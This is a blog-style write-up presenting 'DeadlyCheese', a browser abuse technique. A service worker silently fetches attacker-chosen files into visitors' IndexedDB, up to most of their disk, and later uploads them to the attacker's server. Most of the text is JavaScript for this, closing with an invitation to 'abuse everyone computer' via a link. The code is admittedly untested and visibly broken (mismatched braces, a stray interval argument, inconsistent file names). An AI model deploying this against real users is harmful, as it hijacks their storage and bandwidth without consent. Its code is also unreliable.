

**Write-up by Andrea Licheri**

# **DeadlyCheese, abuse client for high-volume storage**

I think that pretty much every web-developer has come across IndexedDB as some point. Since localStorage is a very limited mean of archivation, the same can't be said about IndexedDB. Just know that Chromium based browser allow IndexedDB to store a whopping 80% of your disk space. That means that with a normal 256GB laptop a web application could store approximately 204GB of data.

Let's talk about another technology, service workers: service workers are one of the main pieces that PWAs rely on. They allow to run JavaScript in the background without having necessarily the web page open, and in some cases, [even the browser can be just closed](#). Service workers allow so for push notifications and for running events based on timetables. However, service workers are just JS scripts in the background, and can do everything JS can do, like fetching internet content, have asynchronous tasks and track you.

At this point, you are probably getting the meaning of the title.

At this moment, I still haven't write a full PoC, so you'll have to just rely on my snippets.


First, we are going to create a server. It's going to store 4 files:

- index.html
- sw.js
- request.txt
- store.txt

The index.html is just to register the service worker with something like this:

```
if ('serviceWorker' in navigator) {  
    window.addEventListener('load', function() {  
        navigator.serviceWorker.register('/sw.js').then(function(registration) {  
            console.log('Service worker registered successfully with  
scope: ', registration.scope);  
        }, function(err) {  
            console.log('Service worker registration failed: ', err);  
        });  
    });  
}
```

Inside the JS we are going to create an object with the following output:



Object Store Name	Key Path	Auto Increment	Indexes
files	url	false	[[{"name":"lastAccessed","keyPath":"lastAccessed","unique":false,"multiEntry":false}]]

We are going to fetch (using fetch) the two files with an interval of every 5 seconds (using setInterval). We are then going to validate the url in the store.txt file using isValidUrl. If it is, the sw.js script is going to save the file's blob into the IndexedDB:

```
setInterval(() => {
  fetch('/store.txt')
    .then((response) => response.text())
    .then((text) => {
      // Check if the file content is a valid URL
      if (isValidUrl(text)) {
        // Check if the file is already cached
        const transaction = db.transaction(['files'], 'readonly');
        const fileStore = transaction.objectStore('files');
        const fileRequest = fileStore.get(text);
        fileRequest.onsuccess = (event) => {
          const cachedFile = event.target.result;
          if (!cachedFile) {
            // If the file is not cached, download it and cache it
            fetch(text)
              .then((response) => response.blob())
              .then((blob) => {
                const fileObject = {
                  url: text,
                  lastAccessed: Date.now(),
                  blob: blob,
                  disabledUntil: 0,
                };
                const writeTransaction = db.transaction(['files'], 'readwrite');
                const fileStore = writeTransaction.objectStore('files');
                const addRequest = fileStore.add(fileObject);
                addRequest.onsuccess = () => {
                  console.log('Cached file:', text);
                };
                addRequest.onerror = () => {
                  console.error('Error caching file:', text);
                };
              });
          } else {
            // If the file is already cached, update its 'lastAccessed' property
            const writeTransaction = db.transaction(['files'], 'readwrite');
            const fileStore = writeTransaction.objectStore('files');
            const putRequest = fileStore.put({ ...cachedFile, lastAccessed: Date.now() });
            putRequest.onsuccess = () => {
              console.log('Updated last accessed time for file:', text);
            };
            putRequest.onerror = () => {
              console.error('Error updating last accessed time for file:', text);
            };
          }
        };
        fileRequest.onerror = (event) => {
          console.error('Error checking if file is cached:', event.target.errorCode);
        };
      }
    })
    .catch((error) => {
      console.error('Error fetching store.txt:', error);
    }, 5000);
}, 5000);
```

The second fetch will check if the value in “requests.txt” matches a URL key in IndexedDB. If it does, it’s going to post the file to a hypothetical /upload endpoint. It’s also going to set a 15 minutes timeout to avoiding get our SSD DDoSed by our victims:

```
fetch('/request.txt')
  .then((response) => response.text())
  .then((text) => {
    // Check if the file content is a valid URL
    if (isValidUrl(text)) {
      // Check if the file is cached and not disabled
      const transaction = db.transaction(['files'], 'readonly');
      const fileStore = transaction.objectStore('files');
      const fileIndex = fileStore.index('lastAccessed');
      const range = IDBKeyRange.upperBound(Date.now() - (15 * 60 * 1000)); // 15 minutes ago
      const fileRequest = fileIndex.openCursor(range);
      fileRequest.onsuccess = (event) => {
        const cursor = event.target.result;
        if (cursor) {
          const cachedFile = cursor.value;
          if (cachedFile.url === text && cachedFile.disabledUntil < Date.now()) {
            // If the file is cached and not disabled, POST it to example.com
            const formData = new FormData();
            formData.append('file', cachedFile.blob, 'file');

            fetch('/upload', {
              method: 'POST',
              body: formData,
            })
              .then((response) => {
                if (response.ok) {
                  // If the POST request was successful, disable the file for 15 minutes
                  const writeTransaction = db.transaction(['files'], 'readwrite');
                  const fileStore = writeTransaction.objectStore('files');
                  const putRequest = fileStore.put({
                    ...cachedFile,
                    disabledUntil: Date.now() + (15 * 60 * 1000), // 15 minutes from now
                  });
                  putRequest.onsuccess = () => {
                    console.log('File disabled for 15 minutes:', text);
                  };
                  putRequest.onerror = () => {
                    console.error('Error disabling file for 15 minutes:', text);
                  };
                } else {
                  console.error('POST request failed:', response.status, response.statusText);
                }
              })
              .catch((error) => {
                console.error('Error sending POST request:', error);
              });
            cursor.continue();
          }
        }
      };
      fileRequest.onerror = (event) => {
        console.error('Error checking if file is cached and not disabled:', event.target.errorCode);
      };
    }
  })
  .catch((error) => {
    console.error('Error fetching request.txt:', error);
  });
}, 5000);
```

Congratulations. You can now go abuse everyone computer by just making them click a link.

### Note:

As I said earlier, a weaponized PoC doesn’t still exists, and the code I provided here it’s just for reference and might have some flaws that I could overlooked (ergo, this revision is untested, you might also take it as pseudo-code).